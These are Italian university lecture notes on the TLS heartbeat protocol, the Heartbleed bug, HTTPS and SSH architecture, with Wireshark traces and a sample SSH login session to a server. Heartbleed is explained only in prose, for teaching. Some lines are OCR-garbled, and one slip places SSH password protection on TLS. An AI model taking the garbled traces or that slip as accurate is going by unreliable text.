In cui *handshake\_messages* sono i dati associati ai messaggi di *handshake* scambiati tra client e server (messaggio corrente escluso).

In risposta il server invia al client invia il proprio messaggio *change\_cipher\_spec* trasferendo il CipherSpec provvisorio in quello corrente ed inviando il proprio messaggio di *finished*. A questo punto, l'handshake è completo e il client e server possono iniziare a scambiarsi dati a livello di applicazione

# LEZIONE 18 24/11/21

Nella lezione precedente abbiamo completato la parte di handshaking con TLS e abbiamo visto come lo scambio di client e server si articoli in una serie di fasi, analizzate anche con Wireshark. Oggi ne prenderemo una per vedere le differenze tra le due versioni di TLS ma non è proprio fondamentale.

**Le differenze sono in relazione alle modalità con cui a partire dal Pre Master Secret** (prima chiave condivisa) si calcolano altre informazioni, quella cruciale è **la master secret**. Come venga effettuata tale operazione l'abbiamo detto: "ci si affida agli algoritmi di hashing" (nello specifico possono variare ma il concetto è lo stesso).

Oggi completiamo con il protocollo heartbeat.

## Il protocollo heartbeat – RFC6520 (L11\_SSL\_2)

Il protocollo è usato per verificare che l'endpoint sia ancora attivo, una sorta di keep alive. Il protocollo è semplice e prevede che una parte invii all'altra una sorta di *\$ echo*, questo messaggio ha un formato che comprende:

- Type, che distingue richiesta e risposta
- Payload length, fondamentale pure per il bug heartbleed
- Payload, dati vero e proprio.
- Padding

### IL PROTOCOLLO HEARTBEAT – RFC6520 (2012)

- Formato:
  - Type (1 byte): 1 request, 2 response
  - Payload Length (2 bytes)
  - Payload ( $0,2^{16}-1$ ), arbitrario
  - Padding ( $\geq 16$ bytes), random
- Consente di mantenere attiva una connessione anche in assenza di trasmissione dati applicazione
- Usato per MTU discovery di DTLS (Datagram-TLS)

L'end point ricevente non fa altro che copiare il payload e rimandarlo. Ora qual è il problema? Vediamo una descrizione del problema di **heartbleed**:


# XKCD.COM – THE HEARTBLEED BUG (1/3)

## HOW THE HEARTBLEED BUG WORKS:

SERVER, ARE YOU STILL THERE?  
IF SO, REPLY "POTATO" (6 LETTERS).



... User Meg wants these 6 letters: POTATO. User Ida wants pages about 'irl games'. Unlocking secure records with master key 513098573343...  
Vocchio (chromium) invia this message: "H"



... User Meg wants these 6 letters: POTATO. User Ida wants pages about 'irl games'. Unlocking secure records with master key 513098573343...  
Vocchio (chromium) invia this message: "H"



L'imperfezione trovata è la seguente: Richiedo l'eco di una parola, tipo 3 byte, ma dico invece che la sua lunghezza è 800 byte. Il server, se si fida, risponderà dandomi sia la mia parola che anche tutti i byte **attigui alla zona di memoria nella quale la mia informazione è stata conservata**.

**Questo bug permetteva di effettuare il dump della ram dell'altro endpoint**, se lo vogliamo vedere in esecuzione ce lo farà vedere durante il buffer overflow.

## HTTPS: HTTP over SSL

È l'applicazione principale odierna di SSL. Nel momento in cui si conosce TLS abbiamo che HTTPS non è altro che una particolare applicazione che lavora sul trasporto sicuro, siamo abituati a riconoscere HTTPS grazie all'url ed è effettivamente l'unica cosa che cambia è il dietro le quinte per noi utilizzatori non cambia nulla.

# HTTPS: HTTP su SSL



- Uso combinato di HTTP ed SSL per implementare comunicazioni sicure tra un browser ed un server Web
- Funzionalità disponibile in tutti i browser moderni
- Quasi trasparente per gli utenti finali:
  - unica differenza "visiva": `https://` al posto di `http://` negli URL di navigazione
- Servizio associato, di default, alla porta 443 ed all'impiego di SSL
- Specificato nell'RFC 2818 ("HTTP Over TLS")
  - Non esistono differenze sostanziali nell'impiego di HTTP su SSL o su TLS
    - ...entrambe le implementazioni sono associate all'acronimo HTTPS
- Quando si usa HTTPS, i seguenti elementi della comunicazione sono crittografati:
  - URL del documento richiesto
  - Contenuto del documento
  - Contenuto di eventuali form web gestite dal browser
  - "Cookies" inviati dal browser al server e viceversa
  - Contenuto dell'header dei messaggi HTTP scambiati

A valle delle lezioni fatte su TLS abbiamo che se facciamo una connessione https troveremo un three way handshaking TCP fatto per creare un collegamento con il server, e prima dell'invio della prima richiesta http su quel collegamento, noi andremo ad aggiungere il negoziamento TLS.

A seguito del corretto completamento dell'handshake, parte la prima richiesta http. È importante sapere il dietro le quinte, perché se diamo per scontato che siano avvenuti i **due handshaking (l've trasporto classico e poi quello trasporto sicuro)** all'invio della prima richiesta sarà considerata come application data di SSL e sarà gestita dal record protocol; quindi codificata.

Tutto quello che riguarda http sarà oscurato, ma dov'è che l'URL sarà visibile quando usiamo HTTPS? **Nei log dei server restano tutte le richieste che ricevono.**

Adesso il prof mostra la traccia wireshark chiamata `TLS_Decoded_Session.pcapng`, l'immagine di sotto è diversa da quella che vedremo noi perché non dovremmo vedere la sessione http in chiaro (la 13) perché lui ha già decodificato.

Per fare ciò dobbiamo: andare nelle preferenze -> protocolli -> scegliere SSL -> poi c'è la seconda form da poter riempire **dobbiamo metterci tls.log** che ha sempre caricato.

No.	Time	Source	Destination	Protocol	Info
5	0.065245	127.0.0.1	127.0.0.1	TLSv1.3	Client Hello
7	0.069548	127.0.0.1	127.0.0.1	TLSv1.3	Server Hello, Change Cipher Spec, Encrypted Extensions, Certificate Request, Certificate Verify
9	0.089595	127.0.0.1	127.0.0.1	TLSv1.3	Change Cipher Spec
11	0.202996	127.0.0.1	127.0.0.1	TLSv1.3	Certificate, Certificate Verify, Finished
13	0.203812	127.0.0.1	127.0.0.1	HTTP	GET / HTTP/1.1
15	0.205165	127.0.0.1	127.0.0.1	TLSv1.3	New Session Ticket, New Session Ticket
21	0.210616	127.0.0.1	127.0.0.1	HTTP	HTTP/1.1 200 OK
27	0.591226	127.0.0.1	127.0.0.1	TLSv1.3	Alert (Level: Warning, Description: Close Notify)

Il file di log presenta tutta una serie di informazioni per decodificare, lui le ha prese sniffando la comunicazione TLS attiva.

Il messaggio seguente è di interesse perché è un messaggio di warning che ci informa della chiusura di connessione, e questo è il modo educato di chiudere la connessione TLS perché **facendo così capiamo ogni protocollo come chiude per bene.**

Z1 0.Z100D10	127.0.0.1	127.0.0.1	HIP	HIP/1.1 200 OK
27 0.591226	127.0.0.1	127.0.0.1	TLSv1.3	Alert (Level: Warning, Description: Close Notify)

La successiva schermata è un modo di vedere su wireshark le informazioni come se fossero un sequence diagram. In questo caso vediamo i componenti, le porte sorgente e destinazione (443 https).

## LA SEQUENZA DI HANDSHAKE

## Inizializzazione della connessione

L'inizializzazione prevede che il client funzioni da Client TLS, e il server funziona da altro end point. Iniziamo scatenando prima l'handshaking TCP poi handshaking TLS ed infine sfruttiamo il TLS Record Protocol per inviare i dati a livello applicativo.

L'agente che agisce da client HTTP, agisce anche da client TLS

- Il client inizializza una connessione verso il server e poi invia il messaggio TLS ClientHello per dare inizio all'handshake TLS
- Al termine dell'handshake, il client può inviare la prima richiesta HTTP
- Tutti i dati HTTP sono inviati come dati applicativi su TLS

Tre distinti livelli di "connessione" in HTTPS:

- Al livello HTTP, un client richiede una connessione ad un server inviando una richiesta di connessione al livello inferiore nello stack protocolare (normalmente TCP, ma eventualmente, anche TLS/SSL)
- Al livello TLS, si crea una sessione tra un client TLS ed un server TLS. Tale sessione può fare da supporto ad una o più "connessioni" contemporanee
- Una richiesta TLS per stabilire una connessione inizia con la creazione di una connessione TCP tra l'entità TCP sul client e l'entità TCP sul server

Mentre per la chiusura della connessione HTTPS, abbiamo detto, che richiede TLS per la chiusura del canale di comunicazione, il quale a sua volta implica la chiusura della connessione TCP sottostante. La richiesta di chiusura della connessione HTTPS può essere fatta sia dal client che dal server e avviene indicando la stringa "connection: close" nell'header di un messaggio http.

In particolare, a livello TLS prima di chiudere la connessione si devono trasmettere degli alert (Close\_notify tramite Alert protocol di TLS). Una specifica implementazione **può decidere** di chiudere una connessione, dopo aver inviato l'alert di chiusura, senza aspettare che l'entità remota invii a sua volta l'alert in questione.

In questo caso si parla di “incomplete close”.

**Ricordiamo che TLS e HTTP sono bidirezionali quindi si devono chiudere le connessioni da entrambi i lati**  
(Ogni utente ha un canale per trasmissione e uno per ricezione)

- Client e server HTTP possono indicare la chiusura della connessione includendo la riga “Connection: close” nell'header di un messaggio HTTP
- La chiusura di una connessione HTTPS richiede che TLS chiuda il canale di comunicazione con l'entità TLS remota
  - ciò implica, tra l'altro, la chiusura della connessione TCP sottostante
- Le implementazioni TLS devono scambiare appositi messaggi “alert” (messaggio “close\_notify”) prima di chiudere una connessione
  - Una specifica implementazione può decidere di chiudere una connessione, dopo aver inviato l'alert di chiusura, senza aspettare che l'entità remota invii a sua volta l'alert in questione
    - in questo caso si parlerà di “incomplete close”
- Una chiusura TCP non annunciata potrebbe rappresentare un'evidenza di un potenziale attacco alla sicurezza, motivo per cui il client HTTPS dovrebbe inviare qualche sorta di “warning” quando tale evento si verifica


Chiudere la connessione http significa chiudere anche la connessione logica TLS che porta alla chiusura TCP.

## SSH: Secure Shell

SSH è un’alternativa a **livello trasporto per realizzare comunicazioni sicure rispetto a TLS**. Non confondiamo la sicurezza a livello trasporto, indicando l’opzione più o meno sicura di SSL come unica, ma esiste un’altra suite che è totalmente alternativa.

La shell è un’interprete dei comandi e di base ci dà la possibilità di aprire un **interprete dei comandi su un nodo remoto in maniera sicura**.

Per vederlo in maniera pratica il prof attiva prima la VPN su unina ed imposta wireshark per ascoltare le comunicazioni su SSH (anche se non è sicuro perché sta in tunneling).\*\*\* (di seguito c’è il continuo dell’esempio ed è segnato dai tre \*)



```
MBP-di-Simon-2:~ spromano$ pwd
/Users/spromano/.ssh
MBP-di-Simon-2:~ spromano$ ls
config      id_rsa      id_rsa.pub    known_hosts
MBP-di-Simon-2:~ spromano$ more known_hosts
```

Dentro known\_hosts ci sono diverse stringhe, in questo caso lui fa vedere l’indirizzo del suo pc con una fingerprint; ora immaginiamo di rimuovere l’entry known\_hosts cosa succede? Se rifacesse le operazioni mostrate sopra avremmo un **messaggio di warning che ci informa che l’host è sconosciuto e che è a nostro rischio e pericolo collegarci a qualcuno che non conosciamo**.

Ma vediamo più nel dettaglio come funziona ssh, esso è un'intera suite protocollare per la comunicazione sicura in rete progettato con requisiti di semplicità di implementazione.

Come funziona? Di base **realizza un meccanismo di tunneling** e i messaggi possono realizzare diversi scenari operativi:

### 1. Collegamento ad un interprete di comandi remoto

- Un protocollo per la comunicazione sicura in rete, progettato con requisiti di semplicità di implementazione
- Applicazioni client e server per SSH sono ampiamente diffuse per la maggior parte dei sistemi operativi
- La prima scelta per operazioni di login remoto e di "tunneling" di sessioni di terminale ("X tunneling")
  - una delle applicazioni maggiormente pervasive nel mondo della crittografia, insieme alle soluzioni basate sull'impiego di sistemi embedded
- Capace di fornire funzioni (sicure) generiche di tipo client/server:
  - trasferimento file
  - posta elettronica
  - ...

Anche per SSH esistono diverse versioni, tipicamente oggi usiamo la versione 2

## SSH: VERSIONI

- SSHv1:
  - login remoto sicuro
    - in sostituzione di rsh (remote shell), rlogin, telnet e di analoghi approcci **privi di sicurezza**
- SSHv2:
  - un approccio più strutturato alla sicurezza
    - rimuove alcuni seri difetti di progettazione del precedente schema protocollare
    - documentato in una nutrita serie di RFC di Internet (da RFC4250 ad RFC4256)

\*\*\*Vediamo nuovamente l'esempio di prima perché non ha catturato niente e quindi ne apre uno già noto

No.	Time	Source	Destination	Protocol	Info
2788	84.817362	143.225.28.167	143.225.229.134	SSHv2	Client: Protocol (SSH-2.0-OpenSSH_6.2)
2796	84.829814	143.225.229.134	143.225.28.167	SSHv2	Server: Protocol (SSH-2.0-OpenSSH_6.2) ip1 Ubuntu-2ubuntu2)
2798	84.829298	143.225.28.167	143.225.229.134	TCP	53028 -> 22 [ACK] Seq=22 Ack=42 Win=1448 TStamp=1845235443 TSectr=322418418
2799	84.829293	143.225.28.167	143.225.229.134	SSHv2	Client: Key Exchange Init
2802	84.830190	143.225.229.134	143.225.28.167	TCP	22 -> 53028 [ACK] Seq=42 Ack=1614 Win=34816 Len=1448 TStamp=3224184181 TSectr=1845235443
2803	84.830192	143.225.229.134	143.225.28.167	SSHv2	Server: Key Exchange Init
2805	84.830321	143.225.28.167	143.225.229.134	SSHv2	Client: Diffie-Hellman Group Exchange Request
2806	84.833399	143.225.229.134	143.225.28.167	SSHv2	Server: Diffie-Hellman Group Exchange Group
2808	84.834811	143.225.28.167	143.225.229.134	SSHv2	Client: Diffie-Hellman Group Exchange Init
2811	84.839862	143.225.229.134	143.225.28.167	SSHv2	Server: Diffie-Hellman Group Exchange Reply, New Keys
2801	84.830377	143.225.28.167	143.225.229.134	SSHv2	Client: New Key


Qui ssh è versione 2 e anche qui abbiamo una negoziazione three way TCP e poi nuovamente un altro handshake, che è simile a TLS ma è un altro tipo. SSH è un protocollo che si occupa esso stesso di ridefinire tutto quello che TLS fa.

All'interno di una comunicazione ssh troviamo “cookie” che cos’è? È quello che in TLS trovavamo come `client_random`. Sempre all’interno della comunicazione **DH GEX modulus/base** sono P e G di Diffie-Hellman. **DH client** è la chiave pubblica del client.

## SSH architettura

Questa è la suite di SSH, IP a livello tre poi TCP e abbiamo sopra SSH **che funziona SOLO SU TCP non su UDP**. Il protocollo è l’equivalente di TLS/SSL record protocol ed è quindi il substrato che noi usiamo per lo scambio di informazioni.

Abbiamo il protocollo di autenticazione che ci serve per autenticare il client verso il server, e avremo il connection protocol che ci serve per effettuare alla fine il multiplexing all’interno di un tunnel unico di tante comunicazioni SSH. Quindi immaginiamo di aver fatto un tunnel ssh crittografato e all’interno di questo bocchettone mettiamo, a grana più fine, delle singole sessioni.



Notiamo che per quanto riguarda l’autenticazione abbiamo che quella del server avviene a livello SSH transfert Protocol mentre quella del client avviene sopra; sopra che vuol dire che nel caso che ha mostrato ha fatto l’autenticazione dell’utente con l’approccio username-password ma avevo a disposizione ulteriori alternative.

## SSH Transport layer protocol

Innanzitutto, io già vado ad autenticare il server attraverso una coppia chiave pubblica-privata e per quanto riguarda i dettagli sappiamo che un server ha più chiavi di un host che si connette, questo perché potremmo usare algoritmi di crittografia diversi. Allo stesso tempo possiamo decidere che diversi nodi remoti condividono una stessa chiave, questo **si fa in configurazione**.

**La chiave del server viene usata quando dobbiamo scambiare le chiavi per la parte di identity authentication**, voglio quindi identificare l’host con cui parlo. Perché ho bisogno di conoscere a priori la chiave del server? Perché voglio capire lui chi sia.

# SSH TRANSPORT LAYER PROTOCOL

- L'autenticazione con il server avviene al livello trasporto ssh, mediante l'elaborazione di una coppia di chiavi (pubblica/privata)
- Un server può adottare molteplici chiavi di host ("host key"), ciascuna associata ad un differente algoritmo di crittografia asimmetrica
- Host diversi possono condividere un'unica host key
- La host key del server viene utilizzata durante il processo di scambio delle chiavi per autenticare l'identità dell'host
  - per questo motivo, il client deve conoscere a priori la chiave pubblica del server
- Lo standard RFC 4251 (architettura di SSH) specifica due modelli di "trust" alternativi:
  - Il client ha un database locale che associa ciascun nome di host alla corrispondente chiave pubblica
  - L'associazione "nome host  $\leftrightarrow$  chiave host" è certificata da una Certification Authority (CA) fidata
    - il client conosce soltanto la chiave "root" della CA e può verificare la validità di qualsiasi host key certificata da una qualsiasi CA riconosciuta

Come faccio a fidarmi della chiave pubblica del server? Vedo il certificato.

Quindi per chiudere il cerchio il modo migliore per collegarsi su un server SSH è: la prima volta necessariamente con **username e password**, **dopo uploadiamo la chiave pubblica**. Cambiamo il tipo di accesso e passiamo su chiave pubblica e privata.

Quando ci viene richiesto di verificare il server al primo collegamento operiamo **out of band** quindi con meccanismi che non sono ssh.

In SSH dopo che Il client ha stabilito una connessione TCP con il server segue il processo di **Packet Exchange**. Tale processo consiste nello scambio di un insieme di dati con l'obiettivo di concordare (tra client e server) gli algoritmi di segretezza, integrità e compressione(opzionale) da utilizzare nei pacchetti SSH.

Vediamo ora come funziona attraverso un diagramma di sequenza:

1. Scambio delle stringhe di identificazione: Il client invia un messaggio contenente una stringa di identificazione al server e viceversa il server fa la medesima operazione

*SSH – protoversion*


*– software version SP comments CR LF where SP, CR, and LS are space character, carriage return, and line feed, respectively*

2. Negoziazione degli algoritmi Cifratura, calcolo MAC e compressione: Il client invia un messaggio (SSH\_MSG\_KEXINIT) contenente la lista degli algoritmi supportati in ordine di preferenza. Il server sceglie, per ogni lista (ogni categoria), il primo algoritmo che supporta e notifica il client con un opportuno messaggio.
3. Scambio delle chiavi: Si possono utilizzare solo due versioni di D-H per lo scambio delle chiavi. Dunque, seguono l'insieme di messaggi classici di D-H (trasmissione dei parametri pubblici) tra client e server per ottenere le informazioni necessarie alla creazione della chiave simmetrica segreta.
  - i. Le chiavi necessarie per la crittografia e per il MAC sono generate dalla chiave condivisa segreta, dal valore H hash, dall'ID della session. (non andiamo nel dettaglio).

4. Richiesta del servizio: è l'ultimo step in cui il client invia messaggio per specificare quale servizio di SSH ha bisogno. (SSH User Authentication / SSH Connection Protocol)

Successivamente tutti i dati sono scambiati come payload di un SSH Transport Layer saranno protetti da crittografia e MAC.

- Il client stabilisce una connessione TCP con il server
- A connessione stabilita, client e server scambiano dati incapsulati in segmenti TCP
  - identificazione reciproca
  - negoziazione degli algoritmi di crittografia
  - scambio delle chiavi
  - richieste di servizio



Di seguito c'è un estratto di SSH

## SSH IN AZIONE

1. Connessione al server
  - ...con memorizzazione in locale della fingerprint RSA dello stesso
2. Impiego del terminale remoto sicuro
3. Disconnessione

```

Simons-iMac:~ ssh sromano$ ssh root@143.225.229.134
The authenticity of host '143.225.229.134 (143.225.229.134)' can't be established.
RSA key fingerprint is ca:5a:db:0f:b6:c6:70:e1:da:11:b3:00:6d:63:18:46.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '143.225.229.134' (RSA) to the list of known hosts.
root@143.225.229.134's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation: https://help.ubuntu.com/
Last login: Wed Oct 28 14:27:05 2015 from 143.225.28.167
root@srv134:~# ls
janus-gateway libsrtp-1.5.0.tar.gz meetecho rabbitmq-c ssh_keys std.err std.out testPPTconversion weblite-recordings
root@srv134:~# exit
logout
Connection to 143.225.229.134 closed.
Simons-iMac:~ ssh sromano$ more known_hosts
143.225.229.134 ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDFb4+VZvKfEOEMxnehh/g/k9cj7/WmMwXQMBZPHCgorE2C+i5FBtf6zAZRURJCbofjc20ttzw+EcAKK7Gq7jden3jEjIx9YFz
h16maxT0fGokpsKahkp5FchvPJpsZmjyyhBsCS7yLafq4+j9a16UFNdBi6b7uD98dQkuIee3amDClIyIG6pv/PBr0cXJYDg2nc/UJKQPrCd89ldBEoj+CFCC003YNg9j8NHCF
Simons-iMac:~ ssh sromano$ 
  
```

Annotations on the terminal output:

- 1: Points to the RSA key fingerprint and the warning message about permanent host key storage.
- 2: Points to the command `ls` showing the directory structure of the root shell.
- 3: Points to the command `exit` indicating the end of the session.

## Il pacchetto SSH

Vediamo com'è strutturato, è simile al record protocol TLS, qui prendiamo il payload e lo comprimiamo una volta fatto questo mettiamo:

- Packet length
- Eventuale padding length
- Payload compresso.


- Eventuale padding

Questi quattro elementi sono l'oggetto che dobbiamo trasferire, in più SSH aggiunge un numero di sequenza **fittizio che esiste lato mittente (e anche destinatario) ma non viene trasferito come parte del pacchetto.**

Tutta la stringa la uso per generare il MAC, mentre tutto il pacchetto senza sequence viene criptato.

Lato destinazione arriverà cyphertexts + MAC, il primo devo decodificarlo e ottengo i quattro elementi togliendo il padding e decomprimendo ottenendo il payload. Il controllo sul MAC lo faccio dopo aver fatto la decryption, per calcolare il MAC ho bisogno anche del sequence number che sarà N+1.

Mi troverò con il MAC solo se è quello in sequenza.



**pktl** = packet length  
**pdl** = padding length

Il payload si comprime sempre in SSH.

## FORMATO DEI PACCHETTI SSH (1/2)

- **Packet length:**
  - lunghezza del pacchetto in byte, senza considerare i campi "packet length" e MAC
- **Padding length:**
  - numero di byte generati casualmente ed impiegati come riempimento
- **Payload:**
  - contenuto utile del pacchetto
  - prima della negoziazione dell'algoritmo:
    - non compresso
  - a negoziazione avvenuta:
    - compresso, qualora negoziato dalle parti
- **Random padding:**
  - a negoziazione avvenuta, contiene byte random di padding, necessari per assicurarsi che la lunghezza totale del pacchetto (campo MAC escluso) sia:
    - un multiplo della dimensione del "cypher block"
    - 8 byte nel caso di stream cypher

## FORMATO DEI PACCHETTI SSH (2/2)

- **Message Authentication Code (MAC):**
  - in caso di negoziazione della autenticazione dei messaggi, contiene il valore del MAC
  - Calcolato sull'intero pacchetto (MAC stesso escluso), più un numero di sequenza
- **Sequence Number:**
  - un numero su 32 bit
    - inizializzato a 0 per il primo pacchetto
    - incrementato di 1 per ogni pacchetto successivo
  - NON inviato sulla connessione TCP!

Gli algoritmi di crittografia sono i classici e li saltiamo.

### SSH User Authentication protocol - I metodi di autenticazione

L'User Authentication Protocol definisce i metodi attraverso i quali il client si autentica al server. In generale esistono tre possibili approcci:

- **Publickey:**
  - il client invia al server un messaggio contenente la sua chiave pubblica e lo firma attraverso l'utilizzo della sua chiave privata.
  - Il server, alla ricezione del messaggio, verifica che la chiave pubblica sia accettabile per l'autenticazione e in caso affermativo verifica che la firma sia corretta.

- **Password** : il client invia un messaggio contenente una password in chiaro ma protetta crittograficamente dal protocollo TLS sottostante, è l'approccio più vulnerabile ad attacchi
- **Host-Based**: In cui si autentica l'host da cui il client si vuole collegare al server
  - Il client invia al server una firma creata con la chiave privata dell'host con cui si vuole collegare.
  - Il server verifica l'identità dell'host (Es. come se il pc fosse un pc sicuro da cui chi si connette è sicuramente bravo)

Con il terzo metodo, Hostbased, il server non autentica il singolo utente ma **un pc remoto ovvero un client ssh remoto**. Questo viene fatto per permettere a tutti gli utenti di accedere in ssh al server ssh.


## SSH Connection Protocol - Protocollo di connessione

Per quanto riguarda il protocollo di connessione di SSH sappiamo che ci consente di realizzare un meccanismo importante chiamato **“dei canali”**. Come anticipato prima abbiamo la possibilità, all'interno di un tunnel crittografato ed autenticato con SSH, di creare con un approccio multiplexer connessioni singole ed individuali. Questo permette di separare, dal punto di vista logico, numerosi flussi di comunicazione tra i medesimi endpoint.

## PROTOCOLLO DI CONNESSIONE

- Lavora sul protocollo di trasporto
- Assume che una connessione sicura ed autenticata sia attiva
  - Tale connessione, detta “tunnel”, viene utilizzata per il multiplexing di molteplici canali logici
- Meccanismo dei “canali”:
  - tutti i tipi di comunicazione sono supportati mediante canali separati
  - entrambe le parti possono aprire un canale
  - ad ogni canale, ciascuna parte associa un identificativo univoco
  - i canali sono sottoposti a controllo di flusso mediante un meccanismo “a finestra”
    - nessun dato può essere inviato su di un canale in assenza di un esplicito messaggio che indichi lo spazio disponibile nella finestra di controllo
  - ogni canale ha un suo ciclo di vita:
    - apertura, trasferimento dati, chiusura

Esiste un protocollo per effettuare questo, ed ecco un esempio: lo scambio dei dati è regolamentato da un meccanismo di flow control ovvero non posso avere un rate di comunicazione non controllato:



Esistono diversi tipi di canali:

- **Session**, e servono per eseguire dei programmi in remoto. Ogni volta che lo faccio devo aprire una comunicazione per quella specifica esecuzione. È possibile richiedere un'interfaccia grafica attraverso l'operazione del server grafico.
- **X11**, sessione nella quale mi collego ad un server e avvio un browser così lo vedo esportando la grafica del modulo. Con **questa opzione esportiamo tutto quello che richiede il rendering di X11, non esporta il desktop.**
- **Forwarded-tcpip**, il forwarding di una porta che può essere fatto sia locale che remoto.
- **Direct-tcpip**, abilita la funzionalità di port forwarding locale

## Session

- Esecuzione remota di un programma
- Tipici programmi: shell, applicazioni quali trasferimento file ed e-mail, comandi di sistema, ecc.
- Una volta aperto un canale di sessione, richieste successive sono utilizzate per lanciare in esecuzione il programma remoto

## X11

- Fa riferimento al sistema “X Window”, un modulo software di sistema ed un protocollo di comunicazione che forniscono un’interfaccia grafica per nodi di rete
- X consente alle applicazioni di essere eseguite su di un server di rete, ma di essere “mostrate” su un desktop remoto

## Forwarded-tcpip

- Abilita la funzionalità di “port forwarding” remoto (cfr. prossima slide...)

## Direct-tcpip

